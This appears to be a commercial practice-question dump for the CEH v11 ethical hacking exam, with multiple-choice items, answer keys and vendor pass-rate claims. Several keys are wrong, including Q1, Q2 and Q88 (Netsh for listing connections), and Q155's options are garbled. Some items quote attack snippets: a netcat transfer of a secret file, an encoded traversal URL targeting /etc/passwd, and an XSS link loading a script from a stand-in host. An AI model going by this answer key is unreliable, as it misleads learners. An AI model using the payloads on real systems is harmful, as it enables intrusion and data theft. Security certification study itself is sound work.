EC-Council

Exam Questions 312-50v11

Certified Ethical Hacker Exam (CEH v11)

About Exambible

Your Partner of IT Exam

Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

    All examinations will be up to date.

* 24/7 Quality Support

    We will provide service round the clock.

* 100% Pass Rate

    Our guarantee that you will pass the exam.

* Unique Gurantee

    If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

A. Create an incident checklist.
B. Select someone else to check the procedures.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 2
Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.
After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

A. Warning to those who write password on a post it note and put it on his/her desk
B. Developing a strict information security policy
C. Information security awareness training
D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 3
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.
No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
Y0u @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

NEW QUESTION 4
DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.
What command is used to determine if the entry is present in DNS cache?

A. nslookup -fullrecursive update.antivirus.com
B. dnsnooping –rt update.antivirus.com
C. nslookup -norecursive update.antivirus.com
D. dns --snoop update.antivirus.com

Answer: C

NEW QUESTION 5
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

NEW QUESTION 6

What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 7
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Answer: A

NEW QUESTION 8
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.
How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 9
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

NEW QUESTION 10
What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

NEW QUESTION 10
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 13
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a

phishing site.
Which file does the attacker need to modify?

A. Boot.ini
B. Sudoers
C. Networks
D. Hosts

Answer: D

NEW QUESTION 18
What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment

A. VCloud based
B. Honypot based
C. Behaviour based
D. Heuristics based

Answer: A

NEW QUESTION 23
The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence
B. Real intelligence
C. Social intelligence
D. Human intelligence

Answer: A

NEW QUESTION 28
When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?

A. The amount of time and resources that are necessary to maintain a biometric system
B. How long it takes to setup individual user accounts
C. The amount of time it takes to be either accepted or rejected from when an individual provides identification and authentication information
D. The amount of time it takes to convert biometric data into a template on a smart card

Answer: C

NEW QUESTION 29
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

NEW QUESTION 32
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 34
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Social engineering

B. Piggybacking
C. Tailgating
D. Eavesdropping

Answer: A

NEW QUESTION 39
Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool
B. Use a scan tool like Nessus
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation

Answer: B

NEW QUESTION 43
If you want to only scan fewer ports than the default scan using Nmap tool, which option would you use?

A. –r
B. –F
C. –P
D. –sP

Answer: B

NEW QUESTION 45
Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Answer: C

NEW QUESTION 50
You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

A. Nmap
B. Cain & Abel
C. Nessus
D. Snort

Answer: D

NEW QUESTION 55
While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place. What Web browser-based security vulnerability was exploited to compromise the user?

A. Clickjacking
B. Cross-Site Scripting
C. Cross-Site Request Forgery
D. Web form input validation

Answer: C

NEW QUESTION 59
A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering that NMAP result below, which of the following is likely to be installed on the target machine by the OS? Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8

A. The host is likely a Linux machine.
B. The host is likely a printer.
C. The host is likely a router.
D. The host is likely a Windows machine.

Answer: B

NEW QUESTION 60
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 63
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofing
D. Disable DNS Zone Transfer

Answer: C

NEW QUESTION 64
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

NEW QUESTION 68
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 71
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

A. tcpsplice
B. Burp
C. Hydra
D. Whisker

Answer: D

NEW QUESTION 73
Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquries over the network.
Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

A. SNMPUtil
B. SNScan
C. SNMPScan
D. Solarwinds IP Network Browser
E. NMap

Answer: ABD

NEW QUESTION 77
You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)

A. A firewall IPTable
B. FTP Server rule
C. A Router IPTable
D. An Intrusion Detection System

Answer: D

NEW QUESTION 80
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

NEW QUESTION 84
An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.
When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

A. Wireshark
B. Ettercap
C. Aircrack-ng
D. Tcpdump

Answer: B

NEW QUESTION 85
What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 88
Which command can be used to show the current TCP/IP connections?

A. Netsh
B. Netstat
C. Net use connection
D. Net use

Answer: A

NEW QUESTION 92
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

NEW QUESTION 94
The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.
What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

A. Public
B. Private
C. Shared

D. Root

Answer: B

NEW QUESTION 98
What is the purpose of a demilitarized zone on a network?

A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect

Answer: B

NEW QUESTION 102
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

NEW QUESTION 104
What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Man-in-the-middle attack
B. Meet-in-the-middle attack
C. Replay attack
D. Traffic analysis attack

Answer: B

NEW QUESTION 106
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company's SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 108
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.srcport= = 514 && ip.src= = 192.168.0.99
B. tcp.srcport= = 514 && ip.src= = 192.168.150
C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99
D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150

Answer: D

NEW QUESTION 113
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 117
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

A. Multi-cast mode
B. Promiscuous mode
C. WEM
D. Port forwarding

Answer: B

NEW QUESTION 118
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21
B. tcp.port = 23
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port ! = 21

Answer: A

NEW QUESTION 123
Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks
B. To defend against webserver attacks
C. To defend against jailbreaking
D. To defend against wireless attacks

Answer: B

NEW QUESTION 124
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Answer: BCDE

NEW QUESTION 129
Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?
Code:
#include <string.h> int main(){char buffer[8];
strcpy(buffer, ""1111111111111111111111111111"");} Output: Segmentation fault

A. C#
B. Python
C. Java
D. C++

Answer: D

NEW QUESTION 130
Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

A. Scanning
B. Footprinting
C. Enumeration
D. System Hacking

Answer: B

NEW QUESTION 135
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Answer: C

NEW QUESTION 136
is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

A. DNSSEC
B. Resource records
C. Resource transfer
D. Zone transfer

Answer: A

NEW QUESTION 140
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 145
What is the minimum number of network connections in a multihomed firewall?

A. 3
B. 5
C. 4
D. 2

Answer: A

NEW QUESTION 147
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

NEW QUESTION 148
What is the minimum number of network connections in a multi homed firewall?

A. 3
B. 5
C. 4
D. 2

Answer: A

NEW QUESTION 150
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 151
A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

A. Libpcap
B. Awinpcap
C. Winprom
D. Winpcap

Answer: D

NEW QUESTION 152
During the process of encryption and decryption, what keys are shared? During the process of encryption and decryption, what keys are shared?

A. Private keys
B. User passwords
C. Public keys
D. Public and private keys

Answer: C

NEW QUESTION 155
E- mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.
B. pa
C. 1030 Fraud and Related activity in connection with Computers
D. 18 U.S.
E. pa
F. 1029 Fraud and Related activity in connection with Access Devices
G. 18 U.S.
H. pa
I. 1362 Communication Lines, Stations, or Systems
J. 18 U.S.
K. pa
L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 159
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 163
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 168
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?

A. Behavioral based
B. Heuristics based
C. Honeypot based
D. Cloud based

Answer: D

NEW QUESTION 169
......

Relate Links

100% Pass Your 312-50v11 Exam with Exambible Prep Materials

https://www.exambible.com/312-50v11-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/